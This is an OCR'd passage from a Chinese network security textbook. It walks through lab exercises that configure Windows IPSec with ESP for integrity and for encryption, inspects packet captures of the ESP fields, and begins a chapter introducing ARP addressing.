


图 3-27　在每个数据包中都加入了一个 AH 首部

3.5.2　测试开通 IPSec 通道、选择 ESP、提供完整性

1. 测试环境

实验环境同 3.5.1 节，这里不再赘述。

2. 测试目的

在上一个实验的基础上修改 IPSec 通道，选择 ESP，提供完整性。使用 Sniffer Pro 捕获客户访问 Web 服务器过程中传输的数据包，通过分析捕获的数据，进一步理解 ESP 的格式和作用。

3. 实验步骤

第一步：修改本机 IPSec 安全策略，选择 ESP，提供完整性。

在本机右击 AA 策略→选择“属性”→选中“AA 筛选器”→单击“筛选器操作”标签→选中之前创建的新筛选器操作→单击“编辑”→再次单击“编辑”→选择“仅保持完整性”→单击“确定”按钮→单击“应用”按钮→单击“确定”按钮→直至关闭窗口，至此本机修改完成。

第二步：修改 Windows XP 虚拟机 IPSec 安全策略，选择 ESP，提供完整性(步骤略)。

第三步：在本机浏览 Windows XP 虚拟机的网页，同时使用 Sniffer Pro 捕获、分析数据。

使用 Sniffer Pro 捕获的数据包如图 3-28 所示，从中可以清楚看到 IKE 协商过程和 ESP 的通信过程。

通过逐一查看 ESP 通信报文可以发现，报文携带的应用层数据没有进行加密，但每个报文都增加了 ESP 首部、ESP 尾部和鉴别数据，用于保证报文的完整性，如图 3-29 所示。

图 3-29 是 Windows XP 虚拟机发给本机的一个数据包，可见其包含 8 字节 ESP 首

部、9 字节 ESP 尾部和 12 字节鉴别数据。在 ESP 首部中 SPI 字段值为 0x5E961238，转换为十进制为 1586893368，SEQ 字段值为 22。在 ESP 尾部中前 7 个字节是填充项，填充数据长度字段为 7，协议字段值为 6 表明传输层采用 TCP。最后 12 字节的鉴别数据用于保证报文的完整性。从图 3-29 可见，HTTP 数据部分以明文方式传递。




图 3-28 使用 Sniffer Pro 查看到的 IPSec 通信过程




图 3-29 每个报文中都增加了 ESP 首部、ESP 尾部和鉴别数据

3.5.3 测试开通 IPSec 通道、选择 ESP、提供保密性和完整性

1. 测试环境

实验环境同 3.5.1 节，这里不再赘述。

2. 测试目的

在上一个实验的基础上修改 IPSec 通道，选择 ESP，提供保密性和完整性。使用 Sniffer Pro 捕获客户访问 Web 服务器过程中传输的数据包，通过分析捕获的数据，进一步理解 ESP 的格式和作用。

3. 测试步骤

第一步：修改本机 IPSec 安全策略，选择 ESP，提供保密性和完整性。

在本机右击 AA 策略→选择“属性”→选中 AA 筛选器→单击“筛选器操作”标签→选中之前创建的新筛选器操作→单击“编辑”→再次单击“编辑”→选择“加密并保持完整性”→单击“确定”按钮→单击“应用”按钮→单击“确定”按钮→直至关闭窗口，至此本机修改完成。

第二步：修改 Windows XP 虚拟机 IPSec 安全策略，选择 ESP，提供保密性和完整性。步骤略。

第三步：在本机浏览 Windows XP 虚拟机的网页，同时使用 Sniffer Pro 捕获、分析数据。

使用 Sniffer Pro 捕获的数据包如图 3-30 所示，从中可以清楚看到 IKE 协商过程和 ESP 的通信过程。

4	[192.168.111.1]	[192.168.111.2]	ISAKMP: Header	IKE协商过程
5	[192.168.111.2]	[192.168.111.1]	ISAKMP: Header	
6	[192.168.111.1]	[192.168.111.2]	ISAKMP: Header	
7	[192.168.111.2]	[192.168.111.1]	ISAKMP: Header	
8	[192.168.111.1]	[192.168.111.2]	IP: ESP SPI=1151756021	ESP通信过程
9	[192.168.111.2]	[192.168.111.1]	IP: ESP SPI=204223127	
10	[192.168.111.1]	[192.168.111.2]	IP: ESP SPI=1151756021	
11	[192.168.111.1]	[192.168.111.2]	IP: ESP SPI=1151756021	
12	[192.168.111.2]	[192.168.111.1]	IP: ESP SPI=204223127	
13	[192.168.111.2]	[192.168.111.1]	IP: ESP SPI=204223127	
14	[192.168.111.1]	[192.168.111.2]	IP: ESP SPI=1151756021	
15	[192.168.111.1]	[192.168.111.2]	IP: ESP SPI=1151756021	
16	[192.168.111.2]	[192.168.111.1]	IP: ESP SPI=204223127	

图 3-30　使用 Sniffer Pro 查看到的 IPSec 通信过程

通过逐一查看 ESP 通信报文可以发现，报文携带的应用层数据都进行了加密，图 3-31 是 Web 服务器发送给客户机的一个数据包，可见包含 8 字节的 ESP 首部，应用层数据都进行了加密。




图 3-31　每个报文都进行了加密

思考题

1. IP 数据报在从源主机发送到目的主机的过程中，数据报中的源和目的 IP 地址如

何变化？

2. IP 首部的协议字段起什么作用？
3. 为什么 IP 校验和只涉及首部？
4. IP 首部中的 TTL 字段起什么作用？
5. IP 协议为什么设置分片和重组机制？
6. 网络地址转换(NAT)解决什么问题？
7. NAT 日志的作用是什么？

第 4 章 ARP 及 ARP 欺骗

4.1 地址解析协议 ARP

IP 地址和 MAC 地址都是主机的唯一标识，但 IP 地址在全世界范围内是唯一的，实现全网范围内主机到主机的通信。MAC 地址是在物理网络内唯一的，在全世界范围内不一定是唯一的，它实现了物理网络范围内主机到主机的通信。

因特网是由多个物理网络组成的。一个由源主机产生的 IP 数据报在其最终到达目的主机之前，可能会通过几个不同的物理网络。在 IP 数据报的整个传递过程中源和目的 IP 地址始终不变，而源和目的 MAC 地址在每个物理网络中都会发生变化。

如图 4-1 所示的网络环境标出了每台主机和路由器的接口 IP 及 MAC 地址，现分析主机 1 发送给主机 2 的 IP 数据报的传输过程。该数据报分三阶段传递，即先由主机 1 传给路由器 1，再由路由器 1 转发给路由器 2，最后由路由器 2 转发给主机 2。各个阶段数据报的 IP 及 MAC 地址配置情况如图 4-1 所示。通过分析可以发现，在传输过程中 IP 地址始终不变，实现了全网范围内定位主机，而 MAC 地址在不断发生变化。

